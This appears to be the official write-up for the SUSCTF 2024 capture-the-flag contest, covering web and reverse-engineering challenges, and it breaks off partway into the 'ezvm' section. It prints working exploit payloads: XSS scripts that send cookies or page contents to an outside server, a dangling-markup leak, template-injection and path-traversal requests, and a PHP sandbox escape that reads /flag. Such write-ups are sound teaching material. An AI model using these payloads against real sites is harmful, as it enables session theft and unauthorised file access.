SUSCTF@2024 Official WriteUp

Web

http server emulator [Easy]

临时搓出来的，题目描述不太清晰，给师傅们道歉 🙇

纯纯脚本题，按题目要求，把请求转发给本地nginx，回复响应码发包即可。由于搓的很草率，如果你仔细看，后端其实发的请求是String.replace出来的，而且有重复，不是非常随机（

看wp发现大伙基本都是收集完十种请求，最后按图索骥的，果然还是有点草率了 QaQ

```python
import socket
from websockets.sync.client import connect


WS_SERVER = "ws://game.ctf.seusus.com:59786/ws"

with connect(WS_SERVER) as websocket:
    while True:
        message = websocket.recv()
        message = message
        print(f"Received: {message}")
        if message.find("Wrong answer!") != -1 or message.find("flag") != -1:
            break
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # nginx on 80
        s.connect(("localhost", 80))
        s.send(message.encode())
        resp = s.recv(4096).decode()
        status = resp.split("\n")[0].split(" ")[1]
        print(f"Sending: {status}")
        websocket.send(status)
```

正确回复100次就会得到flag。

noscript [Easy]

整活题，有一个bot，会把flag写进HTML p tag里。

但是bot是个w3m，结合题目名称和描述显然不是让你XSS的（因为w3m根本跑不了js）。由于没有任何HTML sanitize，输入会直接插到HTML里，考虑Dangling Markup。前后两个引号，包裹flag至img src里，使w3m加载图片。

（配环境的时候还挺麻烦的，无头非gui环境w3m直接不加载图片，必须裹在xfvb底下，有点太安全了）

```
export HOST=http://localhost:8080
curl -v "$HOST/?commentText=%3Cimg+src%3D%22https%3A%2F%2Fpwn.135e2.dev%2F%3Fq%3D"
curl -v $HOST/bot
curl -v "$HOST/?commentText=%22%3E"
curl -v $HOST/bot
```

用C不用JavaScript，用w3m不用chromium的原因本是为了更好地模拟retro场景，结果一看wp全是非预期，直接溢出覆盖判断逻辑。玉玉了，这就是我们美丽的C语言 😭

一些或许会很有趣的点是继续深入研究研究w3m对HTML的解析机制，但是出题人真没空看了。下次再说吧。

webhook as a service [Easy]

经典Golang SSTI，题目给了三种参数，参考Iris文档，大胆猜测是使用模板渲染的参数，直接传了个ctx进去。

ctx下有个方法可以直接LFI读flag：Sendfile()

```
export HOST=http://localhost:8080
curl "$HOST/option" --data "option=SendFile%20%22%2Fflag%22%20%221%22"
curl "$HOST/webhook"
```

vote now [Easy]

简单入门题，但是缝合了一点 WASM 进去。最初平台的部署方式其实是能获取到 remote_addr 的，但是因为测试环境不稳定，临时改了很多次架构，最后发现没法简单地拿到了，导致题目内容显得格外单薄并且浅显易懂（

直接的解法是拿 puppeteer 直接给请求注入一个 `X-Forwarded-For` 或者 `X-Real-IP`，然后遍历 256 个 /8 去点一下按钮就可以了，实测脚本写得好的话，整体不到一个小时就可以跑完。

```
import puppeteer from 'puppeteer';

```

```
3 const browser = await puppeteer.launch({headless: true});
4
5 for (let i = 0; i < 256; i++) {
6     console.log(i);
7     const page = await browser.newPage();
8     await page.setExtraHTTPHeaders({
9         'x-forwarded-for': i.toString() + '.1.1.1'
10     })
11
12     await page.goto('http://game.ctf.seusus.com:56846/', { waitUntil:
   'networkidle0' });
13
14     const button = await page.$('#vote-button');
15     if (await page.evaluate(node => node.textContent, button) === 'Already
   Voted') {
16         await page.close();
17         continue;
18     }
19
20     await button.click();
21
22     while (true) {
23         await new Promise(r => setTimeout(r, 1000));
24         if (await page.evaluate(node => node.textContent, button) === 'Already
   Voted') {
25             break
26         }
27     }
28
29     await page.close();
30 }
31
32 await browser.close();
```

另一种可能的解法是直接逆一下这个用 WASM 写的 PoW 计算过程，然后遍历算 token 给发过去就行，不过时间上和上边一种不会有很大区别：

```
1 #[wasm_bindgen]
2 pub fn calculate_proof(answer: String, token: String, difficulty: u32) ->
   String {
3     let mut work: u64 = 0;
4     // let difficulty = 20; // number of leading zero *bits*
5
6     let mut count: u32 = 0;
7     let mut start_time: Instant = Instant::now();
```

```rust

    loop {
        let proof = format!("{:0>8}|{}", base36(work), answer);
        let mut mac = Hmac::<Sha512>::new_from_slice(token.as_bytes())
            .expect("HMAC can take key of any size");
        mac.update(proof.as_bytes());
        let result = mac.finalize();
        let hash = result.into_bytes();

        if (u32::from_be_bytes([hash[0], hash[1], hash[2], hash[3]]) >> (32 - difficulty)) == 0 {
            return format!("{:0>8}", base36(work));
        }

        work += 1;
        count += 1;

        if work % 1000 == 0 && start_time.elapsed() >= Duration::from_secs(1) {
            println!("Rate: {}k hashes/sec", count / 1000);
            report_rate(count / 1000);

            count = 0;
            start_time = Instant::now();
        }
    }
}
```

如果 `remote_addr` 能拿到的话，也许有些师傅会尝试去找代理池，但某些 /8 是不可能在公网上得到的。

note taking

note taking 1 [Easy, Medium]

首先审一下这坨源码，有一个很明显的路径穿越：

```rust
app.post("/add_note", async (req, res) => {
  if (
    !req.body.content ||
    !req.body.title ||
    !req.cookies.uid ||
    typeof req.body.content !== "string" ||
    typeof req.body.title !== "string" ||
    !checkUUID(req.cookies.uid)
  ) {
```

```
    return res.status(400).send("Invalid request");
  }
  try {
    const content = req.body.content;
    const title = req.body.title;
    if (content.length > maxLength) {
      return res.status(400).send("Note length exceeds the limit.");
    }
    fs.writeFileSync(`./public/${req.cookies.uid}/${title}`, content);
  } catch {
    return res.status(400).send("Invalid request");
  }

  return res.status(200).redirect("/");
});
```

在这里抓一下 POST 包，修改title为../index.html，文件就会被上传到webroot/public/index.html。

（当然你也可以尝试覆盖views，但显然没有权限hh）

express有一个非常神必的特性，放在前面的express.static默认优先级是高于其他路由的，所以覆盖后即可修改index page，达到任意XSS的效果。这个时候让bot直接访问即可拿到uid。

```
<script>
    // step 1: POST /add_note with data:
    // {"title":"../index.html","content":"xxx"}
    // step 2: visit /${uid}/flag.txt

    // susctf{3asy_p3a5y_xs5}
    window.location = "https://your.server/" + encodeURI(document.cookie);
</script>

```

给了提示之后应该还是不难的吧，为什么没人做 QwQ

note taking 2 [Medium]

预期是想多点人看下一题的，结果还是拖到了第三天中才放出来。

相比1唯一的改动就是cookie改成了HTTP Only，显然没法偷cookie了，只能考虑从其他角度漏uid。

注意到GET / 处将uid传给了ejs渲染，因而HTML中存在uid，我们的目标就是获取这个uid。

```
  if (req.cookies.uid && checkUUID(req.cookies.uid)) {
    try {
```

```
      const files = btoa(
        JSON.stringify(
          fs.readdirSync(path.join(__dirname, `/public/${req.cookies.uid}`)),
        ),
      );
      return res.render("index", { files: files, id: req.cookies.uid });
    } catch (err) {}
  }
```

但这样就导致了死循环：如果要XSS，必须覆盖index；如果覆盖index，那么原来的uid就没了。

```
    await page.goto(`http://localhost:3000/`, { timeout: 5000 });

    console.log("Step 1 done!");

    await new Promise((resolve) => setTimeout(resolve, 5000));

    await page.goto(`http://localhost:3000/?id=${id}&title=${title}`, {
      timeout: 5000,
    });

    console.log("Step 2 done!");

    await new Promise((resolve) => setTimeout(resolve, 5000));
```

注意到bot两次访问了index page，而且间隔比较长，考虑可以先获取正常的index页面，使浏览器缓存；再在5秒内上传覆盖文件，进行XSS读取缓存。这里fetch使用“force-cache”选项，强制要求读取浏览器缓存。故意调成5秒是因为出题人手速比较慢，懒得写上传脚本。当然自己写一个也是可以的。

```
<script>
    // step 1: POST /add_note with data:
    // {"title":"../index.html","content":"xxx"}
    // step 2: visit /${uid}/flag.txt

    // susctf{cl3v3r_c4ch3_r3v1sited}
    fetch("http://localhost:3000/", {cache: "force-cache"})
        .then((response) => response.text())
        .then((text) => {
            const index = text.indexOf("JSON.parse");
            if (index !== -1) {
                const textAfter = text.substring(
                    index + "JSON.parse".length,
```

```
                );
                window.location =
                    "https://your.server/" + encodeURI(textAfter);
            }
        })
        .catch((error) => console.error("Error fetching data: ", error));
</script>
```

Another Sandbox [Medium]

需要一点点的代码审计，考了一个 Python 的小特性，就是给 cli 传递一个文件夹的话，Python 会去找文件下面的 `__main__.py`，而 `rm *` 恰好会把文件夹漏掉，所以可以直接用运行 `init.py` 时的 root 权限把 flag 内容复制到一个可读的地方（或者直接改 flag 的权限）

```php
<?php

system("mkdir init.py && chmod 777 init.py");

file_put_contents("init.py/__main__.py", "import os\nos.system('cat /flag > /tmp/flag')");

system("cat /tmp/flag");
```

上面的代码跑两次就能拿到 flag 了。

update: 根据 wp 发现这题其实也确实能 race（本来是想出成 race 的，但是时间太紧张就随便糊了一个.jpg），因为 `init.py` 有 `import datetime`，所以在另一个 sandbox 里反弹 shell 然后 `while true` 写 datetime.py 到对应的 sandbox 下就可以了，总之这题解法应该还蛮多的，你以为的非预期可能是预期（

Reverse

ez_befunge [Easy]

语法链接：https://esolangs.org/wiki/Befunge

在线运行调试：https://efhiii.github.io/games/befunge/

出题想法：单纯想出一个奇怪的语言给大家逆

（1）代码逻辑框架

密文段，使用p命令，开辟一段区域存放密文，格式为enc[i],25-I,81,p

```
v
>":galf ruoy tupni esaelP">:#,_v
|-****44444*********22222222222<
>635*2-*55*0-99*p357*v
v-2*55**446p*99-1*55*<
>99*p99*24*+55*3-99*pv
v5*32p*99-4*55*3+1*85<
>5*5-99*p445*1-*55*6-v
v55p*99-7*55**743p*99<
>3**55*8-99*p67*55*9-v
v99-*52*55*-1*652p*99<
>*p455*26*1--99*p625*v
v-1*643p*99-*62*55*+3<
>*55*26*1+-99*p38*55*v
v53*55*-1*763p*99-*72<
>*-99*p68*55*28*-99*pv
v86p*99-+2*53*55+2*77<
>*55*36*-99*p99*6+55*v
v99-*54*552p*99-+4*53<
>*p525*3+*55*37*-99*pv
v96p*99-+2*54*55+1*77<
>*5+55*46*1--99*p0*55v
v p*98*88*55p*99-*64*<
>55*~88*89*g- 55*    v
```

用户输入段：

```
v-1*643p*99-*62*55*+3<
>*55*26*1+-99*p38*55*v
v53*55*-1*763p*99-*72<
>*-99*p68*55*28*-99*pv
v86p*99-+2*53*55+2*77<
>*55*36*-99*p99*6+55*v
v99-*54*552p*99-+4*53<
>*p525*3+*55*37*-99*pv
v96p*99-+2*54*55+1*77<
>*5+55*46*1--99*p0*55v
v p*98*88*55p*99-*64*<
>55*~88*89*g- 55*    v
v     _v#:p*98*88:-1p0<
>     #v:~88*89*g-\   ^
v     <
v            v            <
> 55*88*89*p >88*89*g :  #v_ >0|
v0g*98*88%**44*24+*66*9g0:<
>p1-88*89*p                2 |
|     -**44*44**44*4*22        <
                        v
```


读取用户输入的char，同时，循环数i存在（64,72）的位置，后续所有循环数i都存在这个位置，对每个输入的char做操作char-(25-i)，i从0开始，

核心加密段：

```
v            v                <
> 55*88*89*p >88*89*g :  #v_ >0|
v0g*98*88%**44*24+*66*9g0:<
>p1-88*89*p                2 |
|     -**44*44**44*4*22        <
                        v
```


实现一个字符串映射，规则如下：str[i]=(str[i]*9+36)%128

最后遍历映射后的数据与密文比对



（2）解密脚本

首先运行程序获取密文：



解密脚本

```
enc=[78, 105, 96, 89, 123, 6, 76, 84, 75, 42, 58, 4, 78, 69, 24, 123, 48, 51, 48, 87, 2, 65, 50, 59, 0]
d={}
for i in range(128):
    d[(i*9+36)%128]=i
print(len(d))

for i in range(len(enc)):
    enc[i]=d[enc[i]]
for i in range(len(enc)):
```

```
    enc[i]+=25-i
print(bytes(enc))
#susctf{B@funge_i5_3asy!!}
```

slowsj [easy]

ida提取一下binary bytecode，具体位置和长度是js_std_eval_binary的第二个和第三个参数。

以下是源码：

```
/* File generated automatically by the QuickJS compiler. */

#include "quickjs-libc.h"

const uint32_t qjsc_index_size = 468;

const uint8_t qjsc_index[468] = {
 0x43, 0x12, 0x10, 0x69, 0x6e, 0x64, 0x65, 0x78,
 0x2e, 0x6a, 0x73, 0x06, 0x73, 0x74, 0x64, 0x12,
 0x63, 0x68, 0x65, 0x63, 0x6b, 0x66, 0x6c, 0x61,
 0x67, 0x14, 0x73, 0x63, 0x72, 0x69, 0x70, 0x74,
 0x41, 0x72, 0x67, 0x73, 0x0e, 0x63, 0x6f, 0x6e,
 0x73, 0x6f, 0x6c, 0x65, 0x06, 0x6c, 0x6f, 0x67,
 0x0e, 0x55, 0x73, 0x61, 0x67, 0x65, 0x3a, 0x20,
 0x1e, 0x20, 0x5b, 0x65, 0x6e, 0x63, 0x6f, 0x64,
 0x65, 0x64, 0x5f, 0x66, 0x6c, 0x61, 0x67, 0x5d,
 0x08, 0x65, 0x78, 0x69, 0x74, 0x10, 0x43, 0x6f,
 0x72, 0x72, 0x65, 0x63, 0x74, 0x21, 0x0c, 0x57,
 0x72, 0x6f, 0x6e, 0x67, 0x21, 0x0c, 0x78, 0x6f,
 0x72, 0x6b, 0x65, 0x79, 0x0c, 0x63, 0x69, 0x70,
 0x68, 0x65, 0x72, 0x02, 0x69, 0x32, 0x31, 0x31,
 0x34, 0x35, 0x31, 0x34, 0x31, 0x39, 0x31, 0x39,
 0x38, 0x31, 0x30, 0x31, 0x38, 0x39, 0x31, 0x39,
 0x31, 0x34, 0x31, 0x35, 0x34, 0x31, 0x31, 0x18,
 0x66, 0x72, 0x6f, 0x6d, 0x43, 0x68, 0x61, 0x72,
 0x43, 0x6f, 0x64, 0x65, 0x14, 0x63, 0x68, 0x61,
 0x72, 0x43, 0x6f, 0x64, 0x65, 0x41, 0x74, 0x2a,
 0x72, 0x74, 0x77, 0x66, 0x75, 0x62, 0x7a, 0x65,
 0x32, 0x3e, 0x7b, 0x5e, 0x64, 0x30, 0x6f, 0x56,
 0x72, 0x38, 0x6e, 0x53, 0x7c, 0x0d, 0xc6, 0x03,
 0x01, 0xc8, 0x03, 0x00, 0x00, 0x01, 0x00, 0xfc,
 0x01, 0x00, 0x00, 0x0c, 0x20, 0x06, 0x01, 0xa2,
 0x01, 0x00, 0x00, 0x00, 0x06, 0x02, 0x01, 0x6b,
 0x00, 0xc8, 0x03, 0x00, 0x0d, 0xca, 0x03, 0x00,
 0x01, 0x08, 0xec, 0x05, 0xc2, 0x00, 0xe4, 0x29,
 0x38, 0xe6, 0x00, 0x00, 0x00, 0xeb, 0xb8, 0xaa,
```

```
 0xec, 0x34, 0x38, 0xe7, 0x00, 0x00, 0x00, 0x42,
 0xe8, 0x00, 0x00, 0x00, 0x04, 0xe9, 0x00, 0x00,
 0x00, 0x42, 0x5d, 0x00, 0x00, 0x00, 0x38, 0xe6,
 0x00, 0x00, 0x00, 0xb7, 0x47, 0x04, 0xea, 0x00,
 0x00, 0x00, 0x24, 0x02, 0x00, 0x24, 0x01, 0x00,
 0x0e, 0x66, 0x00, 0x00, 0x42, 0xeb, 0x00, 0x00,
 0x00, 0x24, 0x00, 0x00, 0x0e, 0x38, 0xe7, 0x00,
 0x00, 0x00, 0x42, 0xe8, 0x00, 0x00, 0x00, 0xe0,
 0x38, 0xe6, 0x00, 0x00, 0x00, 0xb8, 0x47, 0xf1,
 0xec, 0x08, 0x04, 0xec, 0x00, 0x00, 0x00, 0xee,
 0x06, 0x04, 0xed, 0x00, 0x00, 0x00, 0x24, 0x01,
 0x00, 0x0e, 0x06, 0x2e, 0xc6, 0x03, 0x01, 0x07,
 0x01, 0x00, 0x07, 0x1e, 0x35, 0xc6, 0x41, 0x0c,
 0x43, 0x06, 0x01, 0xca, 0x03, 0x01, 0x03, 0x01,
 0x06, 0x00, 0x00, 0x59, 0x04, 0xb2, 0x01, 0x00,
 0x01, 0x00, 0xdc, 0x03, 0x01, 0x00, 0x20, 0xde,
 0x03, 0x01, 0x01, 0x20, 0xe0, 0x03, 0x02, 0x02,
 0x20, 0x61, 0x01, 0x00, 0x61, 0x00, 0x00, 0x04,
 0xf1, 0x00, 0x00, 0x00, 0xcb, 0xc3, 0xcc, 0x61,
 0x02, 0x00, 0xb7, 0xcd, 0x62, 0x02, 0x00, 0xd3,
 0xeb, 0xa4, 0xec, 0x35, 0x62, 0x01, 0x00, 0x38,
 0x9b, 0x00, 0x00, 0x00, 0x42, 0xf2, 0x00, 0x00,
 0x00, 0xd3, 0x42, 0xf3, 0x00, 0x00, 0x00, 0x62,
 0x02, 0x00, 0x24, 0x01, 0x00, 0x62, 0x00, 0x00,
 0x62, 0x02, 0x00, 0x47, 0xaf, 0x24, 0x01, 0x00,
 0x9e, 0x11, 0x63, 0x01, 0x00, 0x0e, 0x62, 0x02,
 0x00, 0x92, 0x63, 0x02, 0x00, 0x0e, 0xee, 0xc5,
 0x62, 0x01, 0x00, 0x04, 0xf4, 0x00, 0x00, 0x00,
 0xac, 0x28, 0xc6, 0x03, 0x03, 0x06, 0x22, 0x21,
 0x0e, 0x44, 0xd5, 0x36,
};
```

搜一下就会发现没有现成的反汇编轮子，但是这题实在太简单了，直接瞪眼可以猜出来。怕大伙猜不出来是什么，于是连符号都没去（

为了方便大家还是放一个patch，作用是在runtime自动dump出opcode，可以看到改动的地方还是很少的。只是要修改源码重新编译，所以好像不算很常规的逆向了。

```
From 13967e4e028c6fa0589a380e715670673987eb66 Mon Sep 17 00:00:00 2001
From: Mole Shang <135e2@135e2.dev>
Date: Wed, 18 Sep 2024 19:29:47 +0800
Subject: [PATCH] patch: dump byte code in js_closure runtime

---
 quickjs.c | 122 ++++++
```

```diff git
 1 file changed, 69 insertions(+), 53 deletions(-)

diff --git a/quickjs.c b/quickjs.c
index 642ae34..de1606a 100644
--- a/quickjs.c
+++ b/quickjs.c
@@ -90,7 +90,7 @@
   32: dump line number table
   64: dump compute_stack_size
  */
-//#define DUMP_BYTECODE  (1)
+#define DUMP_BYTECODE  (49)
 /* dump the occurence of the automatic GC */
 //#define DUMP_GC
 /* dump objects freed by the garbage collector */
@@ -15771,58 +15771,7 @@ static const uint16_t func_kind_to_class_id[] = {

 static JSValue js_closure(JSContext *ctx, JSValue bfunc,
                           JSVarRef **cur_var_refs,
-                          JSStackFrame *sf)
-{
-    JSFunctionBytecode *b;
-    JSValue func_obj;
-    JSAtom name_atom;
-
-    b = JS_VALUE_GET_PTR(bfunc);
-    func_obj = JS_NewObjectClass(ctx, func_kind_to_class_id[b->func_kind]);
-    if (JS_IsException(func_obj)) {
-        JS_FreeValue(ctx, bfunc);
-        return JS_EXCEPTION;
-    }
-    func_obj = js_closure2(ctx, func_obj, b, cur_var_refs, sf);
-    if (JS_IsException(func_obj)) {
-        /* bfunc has been freed */
-        goto fail;
-    }
-    name_atom = b->func_name;
-    if (name_atom == JS_ATOM_NULL)
-        name_atom = JS_ATOM_empty_string;
-    js_function_set_properties(ctx, func_obj, name_atom,
-                               b->defined_arg_count);
-
-    if (b->func_kind & JS_FUNC_GENERATOR) {
-        JSValue proto;
-        int proto_class_id;
-        /* generators have a prototype field which is used as
-           prototype for the generator object */
```

```
55 -        if (b->func_kind == JS_FUNC_ASYNC_GENERATOR)
56 -            proto_class_id = JS_CLASS_ASYNC_GENERATOR;
57 -        else
58 -            proto_class_id = JS_CLASS_GENERATOR;
59 -        proto = JS_NewObjectProto(ctx, ctx->class_proto[proto_class_id]);
60 -        if (JS_IsException(proto))
61 -            goto fail;
62 -        JS_DefinePropertyValue(ctx, func_obj, JS_ATOM_prototype, proto,
63 -                               JS_PROP_WRITABLE);
64 -    } else if (b->has_prototype) {
65 -        /* add the 'prototype' property: delay instantiation to avoid
66 -           creating cycles for every javascript function. The prototype
67 -           object is created on the fly when first accessed */
68 -        JS_SetConstructorBit(ctx, func_obj, TRUE);
69 -        JS_DefineAutoInitProperty(ctx, func_obj, JS_ATOM_prototype,
70 -                                  JS_AUTOINIT_ID_PROTOTYPE, NULL,
71 -                                  JS_PROP_WRITABLE);
72 -    }
73 -    return func_obj;
74 - fail:
75 -    /* bfunc is freed when func_obj is freed */
76 -    JS_FreeValue(ctx, func_obj);
77 -    return JS_EXCEPTION;
78 -}
79 +                          JSStackFrame *sf);
80
81  #define JS_DEFINE_CLASS_HAS_HERITAGE     (1 << 0)
82
83 @@ -29921,6 +29870,72 @@ static void dump_byte_code(JSContext *ctx, int pass,
84      js_free(ctx, bits);
85  }
86
87 +static JSValue js_closure(JSContext *ctx, JSValue bfunc,
88 +                          JSVarRef **cur_var_refs,
89 +                          JSStackFrame *sf)
90 +{
91 +    JSFunctionBytecode *b;
92 +    JSValue func_obj;
93 +    JSAtom name_atom;
94 +
95 +    b = JS_VALUE_GET_PTR(bfunc);
96 +    func_obj = JS_NewObjectClass(ctx, func_kind_to_class_id[b->func_kind]);
97 +    if (JS_IsException(func_obj)) {
98 +        JS_FreeValue(ctx, bfunc);
99 +        return JS_EXCEPTION;
100 +    }
101 +    func_obj = js_closure2(ctx, func_obj, b, cur_var_refs, sf);
```

```
+    if (JS_IsException(func_obj)) {
+        /* bfunc has been freed */
+        goto fail;
+    }
+
+    printf("  opcodes:\n");
+    dump_byte_code(ctx, 3, b->byte_code_buf, b->byte_code_len,
+                   b->vardefs, b->arg_count,
+                   b->vardefs ? b->vardefs + b->arg_count : NULL, b->var_count,
+                   b->closure_var, b->closure_var_count,
+                   b->cpool, b->cpool_count,
+                   b->has_debug ? b->debug.source : NULL,
+                   b->has_debug ? b->debug.line_num : -1, NULL, b);
+
+    name_atom = b->func_name;
+    if (name_atom == JS_ATOM_NULL)
+        name_atom = JS_ATOM_empty_string;
+    js_function_set_properties(ctx, func_obj, name_atom,
+                               b->defined_arg_count);
+
+    if (b->func_kind & JS_FUNC_GENERATOR) {
+        JSValue proto;
+        int proto_class_id;
+        /* generators have a prototype field which is used as
+           prototype for the generator object */
+        if (b->func_kind == JS_FUNC_ASYNC_GENERATOR)
+            proto_class_id = JS_CLASS_ASYNC_GENERATOR;
+        else
+            proto_class_id = JS_CLASS_GENERATOR;
+        proto = JS_NewObjectProto(ctx, ctx->class_proto[proto_class_id]);
+        if (JS_IsException(proto))
+            goto fail;
+        JS_DefinePropertyValue(ctx, func_obj, JS_ATOM_prototype, proto,
+                               JS_PROP_WRITABLE);
+    } else if (b->has_prototype) {
+        /* add the 'prototype' property: delay instantiation to avoid
+           creating cycles for every javascript function. The prototype
+           object is created on the fly when first accessed */
+        JS_SetConstructorBit(ctx, func_obj, TRUE);
+        JS_DefineAutoInitProperty(ctx, func_obj, JS_ATOM_prototype,
+                                  JS_AUTOINIT_ID_PROTOTYPE, NULL,
+                                  JS_PROP_WRITABLE);
+    }
+    return func_obj;
+ fail:
+    /* bfunc is freed when func_obj is freed */
```

```
+    JS_FreeValue(ctx, func_obj);
+    return JS_EXCEPTION;
+}
+
+
 static __maybe_unused void dump_pc2line(JSContext *ctx, const uint8_t *buf, int len,
                                                     int line_num)
 {
@@ -34397,6 +34412,7 @@ static JSValue JS_EvalFunctionInternal(JSContext *ctx, JSValue fun_obj,

     tag = JS_VALUE_GET_TAG(fun_obj);
     if (tag == JS_TAG_FUNCTION_BYTECODE) {
+        puts("this is a bytecode!");
         fun_obj = js_closure(ctx, fun_obj, var_refs, sf);
         ret_val = JS_CallFree(ctx, fun_obj, this_obj, 0, NULL);
     } else if (tag == JS_TAG_MODULE) {
--
2.46.1


```

对着opcodes盯一下就是简单异或，这里附上源码

```
function checkflag(input) {
  // let input = "susctf{l37s_d1g_s1oW}";
  let xorkey = "114514191981018919141541 1";
  let cipher = "";

  for (let i = 0; i < input.length; i++) {
    cipher += String.fromCharCode(input.charCodeAt(i) ^ xorkey[i]);
  }

  return cipher === "rtwfubze2>{^d0oVr8nS|";
}
```

最后一个坑就是js会自动把xorkey[i]转成Number类型再xor。看来还是狙击到了一部分人的（乐）。太美丽了JavaScript。

面向 flag 编程 [Easy]

题目给了一个c++源文件，简单化简可发现校验过程：

```
template <const uint8_t *S, bool right = (strlen_v<S> == 44) &&
is_same_v<pack_t<target>, zip_t<pack_t<S>, pack_t<salt>, trans>>>
struct check {
    static const bool value = false;
};
template <const uint8_t *S>
struct check<S, true> {
    static const bool value = true;
};
```

这里当且仅当S的长度为44且 `pack_t<target>` 与 `zip_t<pack_t<S>, pack_t<salt>, trans>` 相同时为 true

查看 `pack_t` ，可以发现其将数组每4个分为了一组，并将每组转为了一个32位整数：

```
template <const uint8_t *T>
using pack_t = map_t<make_group_t<make_string_t<T>>, to_int>;

template <const uint8_t a, const uint8_t b, const uint8_t c, const uint8_t d>
struct to_int<string<a, b, c, d>> {
    static constexpr const uint32_t value = a * 256 * 256 * 256LL + b * 256 *
256 + c * 256 + d;
};
```

继续查看 `zip_t` ,可以发现其将A、B每组分别通过模板函数F求值:

```
template <template <typename, typename> class F, typename ...A, typename ...B>
struct zip<group<A...>, group<B...>, F> {
    using type = group<typename F<A, B>::type...>;
};
template <typename A, typename B, template <typename, typename> class F>
using zip_t = typename zip<A, B, F>::type;
```

查看变换 `trans` :

```
template <typename A, typename B>
struct trans {
    static constexpr const uint64_t value = A::value * 0x01919811LL + B::value;
    using type = integral_constant<uint32_t, uint32_t(value)>;
};
```

可知整体加密过程，并写出逆过程：

```python
salt = [21, 24, 215, 9, 183, 232, 62, 241, 194, 18, 65, 50, 67, 150, 206, 250, 255, 224, 213, 19, 22, 140, 103, 11, 248, 106, 243, 5, 121, 184, 211, 77, 224, 74, 149, 228, 68, 113, 180, 26, 151, 241, 122, 177, 0]
target = [58, 123, 72, 156, 80, 41, 69, 186, 53, 70, 205, 115, 21, 195, 28, 247, 171, 85, 243, 183, 193, 161, 110, 209, 71, 132, 238, 189, 99, 105, 179, 193, 37, 16, 105, 37, 218, 173, 177, 193, 85, 199, 251, 254, 0]

S = b""
for i in range(0, 44, 4):
    T = (target[i] << 24) | (target[i+1] << 16) | (target[i+2] << 8) | target[i+3]
    B = (salt[i] << 24) | (salt[i+1] << 16) | (salt[i+2] << 8) | salt[i+3]
    # A * 0x01919811 + B == T
    A = (T - B) * pow(0x01919811, -1, 2**32) % 2**32
    S += A.to_bytes(4, "big")
print(S)
```

如果对 C++ 模板语法感兴趣或仍有疑问可以参考：现代 C++ 模板教程

归零者密码系统 [Easy]

题目里的 wasm 是标准的 AES 加密算法，只是 xor 混淆了S盒等常量。考虑整个加密过程，可以发现每轮中修改掉了加密后的一个字节，因此需要枚举每轮被修改的字节，使其解密后对应上一轮被修改的字节，得到最初的明文，再与 IV 异或得到 flag。

```python
from Crypto.Cipher import AES

def decrypt(ciphertext, key):
    cipher = AES.new(key, AES.MODE_ECB)
    return cipher.decrypt(ciphertext)

def encrypt(plaintext, key):
    cipher = AES.new(key, AES.MODE_ECB)
    return cipher.encrypt(plaintext)

key, iv = b'SUSCTF-f8dbLiqwQ', bytes([245, 45, 142, 82, 51, 6, 146, 188, 1, 24, 175, 114, 56, 69, 15, 205])
target = [b'\0' * 16]
for i in range(16):
    new_target = []
    for t in target:
        now = bytearray(t)
```

```
        for c in range(256):
            now[0] = c
            if bytearray(decrypt(now, key))[0] != i:
                continue
            new_target.append(bytearray(decrypt(now, key)))
    target = new_target

target = [bytes(a ^ b for a, b in zip(t, iv)) for t in target]
print(target)
```

至于题目中加密 16 轮后全都是 0 这个效果如何实现，暂且留给读者思考: D

ezvm [Easy]

修改 JS 要先删掉 head 里的 Content-Security-Policy

题目中 protector 和 watchdog 可以直接去掉，superVM 是和外层虚拟机实现和功能相同的虚拟机，可以直接跳过不分析。以下是 protector watchdog checker 源码，可以对照阅读。写法有点扭曲是因为字节码转译脚本限制:

```
// protector
if ((event.ctrlKey && event.shiftKey && event.keyCode == 73) || event.altKey || event.keyCode == 123 || event.type == "contextmenu") {
    event.preventDefault();
}

// watchdog
globalThis.setTimeout(Function.constructor("debugger").bind(null), 0)
const time = new Date()
Reflect.set(globalThis, '__susctf_timer', time)
globalThis.setTimeout(Function.constructor("debugger").bind(null), 0)
```

```
const isBad = ((new Date() - __susctf_timer) > 3000) || isNaN(new Date() - __susctf_timer)
const input = document.querySelector("input").value
const result = document.querySelector("#result")
